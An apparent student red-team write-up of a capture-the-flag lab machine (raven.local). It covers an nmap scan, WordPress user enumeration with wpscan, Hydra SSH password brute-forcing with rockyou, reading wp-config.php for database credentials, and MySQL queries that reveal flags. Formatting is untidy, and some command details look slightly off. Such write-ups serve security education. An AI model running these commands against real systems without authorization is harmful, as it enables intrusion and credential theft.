Red Team: Summary of Operations

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
Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

```bash
$ nmap 192.168.1.110
```





```

This scan identifies the services below as potential points of entry:
- Target 1
  - Port 22 SSH
  - Port 80 HTTP
  - Port 111 rcpbid
  - Port 139 netbios-ssn
  - Port 445 netbios-ssn

The following vulnerabilities were identified on each target:
- Target 1
  - User enumeration within the WordPress site
  - Simple usernames and passwords
```


- Unsalted hashes
- Secure files are not hidden
- Misconfigured User Priv

Exploitation

The Red Team was able to penetrate `Target 1` and retrieve the following confidential data:
- Target 1
  - b9bbcb33e11b80be759c4e844862482d
    - **Exploit Used**
      - WPScan to Enumerate Users
      - wpscan --url http://192.168.1.110/wordpress -eu



      - Used Hydra to crack weak password
      - hydra -a michael -P /usr/share/wordlists/rockyou.txt -vV 192.168.1.110 -t 4 ssh




      -SSH in as Michael

-cd /var/www/html


-ls

-cat flag2.txt

- fc3fd58dcdad9ab23faca6e9a36e581c
  - **Exploit Used**
    - Able to gain access with same exploit from first flag
    - grep -RE flag html



- afc01ab56b50591e7dccf93122770cd23 & 715dea6c055b9fe3337544932F2941ce
  - **Exploit Used**
    - Able to gain access from same exploit for 1 & 2
    -navigate to file containing mysql login information
    -cat /var/www/html/wordpress/wp-config.php




-mysql -u root -p

-show databases;

-use wordpress;

-show tables;

-select * from wp_posts


| flag3 | | draft | open | open | | |
| 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | | | 0 | http://raven.local/wordpress/?p=4
| 0 | post | | 0 |
| 5 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}
| flag4 | | inherit | closed | closed | | 4-revision-v1 |
| 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | | | 4 | http://raven.local/wordpress/index.php/2
018/08/12/4-revision-v1/ | 0 | revision | | 0 |
| 7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}